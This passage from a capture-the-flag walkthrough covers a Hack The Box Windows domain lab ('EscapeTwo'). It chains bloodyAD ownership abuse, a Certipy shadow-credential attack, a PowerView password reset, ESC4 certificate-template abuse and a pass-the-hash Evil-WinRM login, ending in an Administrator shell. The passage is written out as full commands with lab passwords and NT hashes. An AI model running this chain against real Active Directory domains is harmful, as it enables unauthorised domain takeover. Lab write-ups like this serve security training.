LDAP        10.129.232.128  389    DC01             Compressing output into /home/eleven/.nxc/logs/DC01_10.129.232.128_2026-01-15_205543_bloodhound.zip
T480➜  EscapeTwo  ᐅ  cp /home/eleven/.nxc/logs/DC01_10.129.232.128_2026-01-15_205543_bloodhound.zip .

Ryan has WriteOwner over CA_SVC:
Shadow Credential
I will use BloodyAD to set ryan as the owner, and then give ryan full control:
T480➜  EscapeTwo  ᐅ  bloodyAD -d sequel.htb --host 10.129.232.128 -u ryan -p WqSZAF6CysDQbGb3 set owner ca_svc ryan
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc
T480➜  EscapeTwo  ᐅ  bloodyAD -d sequel.htb --host 10.129.232.128 -u ryan -p WqSZAF6CysDQbGb3 add genericAll ca_svc ryan
[+] ryan has now GenericAll on ca_svc
Now the shadow credential works:
T480➜  EscapeTwo  ᐅ  certipy-ad shadow auto -u ryan@sequel.htb -p WqSZAF6CysDQbGb3 -account 'ca_svc' -debug -dc-ip 10.129.232.128
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.232.128'
[+] DC IP: '10.129.232.128'
[+] DC Host: 'SEQUEL.HTB'
[+] Target IP: None
[+] Remote Name: 'SEQUEL.HTB'
[+] Domain: 'SEQUEL.HTB'
[+] Username: 'RYAN'
[+] Trying to resolve 'SEQUEL.HTB' at '10.129.232.128'
[+] Authenticating to LDAP server using NTLM authentication
[+] Using NTLM signing: False (LDAP signing: True, SSL: True)
[+] Using channel binding signing: True (LDAP channel binding: True, SSL: True)
[+] Using LDAP channel binding for NTLM authentication
[+] LDAP NTLM authentication successful
[+] Bound to ldaps://10.129.232.128:636 - ssl
[+] Default path: DC=sequel,DC=htb
[+] Configuration path: CN=Configuration,DC=sequel,DC=htb
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9dc23b1b37df4e1b9d714f2d3c96b7b6'
[*] Adding Key Credential with device ID '9dc23b1b37df4e1b9d714f2d3c96b7b6' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '9dc23b1b37df4e1b9d714f2d3c96b7b6' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@sequel.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC sequel.htb (10.129.232.128)
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[+] Attempting to write data to 'ca_svc.ccache'
[+] Data written to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
The NT hash works:
T480➜  EscapeTwo  ᐅ  nxc smb DC01.sequel.htb -u ca_svc -H 3b181b914e7a9d5508ea1e20bc2b7fce
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.128  445    DC01             [+] sequel.htb\ca_svc:3b181b914e7a9d5508ea1e20bc2b7fce
Another Method using PowerView
We can change the password for the user ca_svc using PowerView.ps1
*Evil-WinRM* PS C:\Users\ryan\Documents> upload PowerView.ps1

Info: Uploading /home/eleven/hackthebox/machines/EscapeTwo/PowerView.ps1 to C:\Users\ryan\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\ryan\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\ryan\Documents> set-DomainobjectOwner -Identity "ca-svc" -OwnerIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> Add-domainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PricipalIdentity "ryan"

*Evil-WinRM* PS C:\Users\ryan\Documents> Add-domainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> $cred = ConvertTo-SecureString "Password123!!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainUserPassword -Identity "ca_svc" -AccountPassword $cred
Shell as Administrator
I will run certipy as the ca_svc user to look for vulnerable templates:
T480➜  EscapeTwo  ᐅ  certipy-ad find -vulnerable -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.129.232.128 -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC01-CA'
[*] Checking web enrollment for CA 'sequel-DC01-CA' @ 'DC01.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-01-15T20:47:28+00:00
    Template Last Modified              : 2026-01-15T20:47:28+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions
Those common misconfigurations are tracked as ESC1-15. ESC4 means that this template can be modified to be vulnerable to ESC1 and any user requesting a certificate could supply an subjectAltName, effectively requesting a certificate for any other user2.
With the template sub command in certipy I modify the template DunderMifflinAuthentication and then request a certificate for administrator@sequel.htb. This writes the PFX file with the certificate to the current directory.
Exploit [Certipy 5.0.2]
Start by changing the template, where now I’ll provide -write-default-configuration, and it will prompt me with the changes it’s about to make:
T480➜  EscapeTwo  ᐅ  certipy-ad template -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -write-default-configuration -no-save -dc-ip 10.129.42.240
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
Now I can request a certificate as administrator (this is basically the same, though need to include the domain in the user):
certipy-ad req -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn administrator@sequel.htb -dc-ip 10.129.42.240

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 37
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Finally, auth is the same:
T480➜  EscapeTwo  ᐅ  certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.42.240
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Shell:
T480➜  EscapeTwo  ᐅ  evil-winrm -i sequel.htb -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>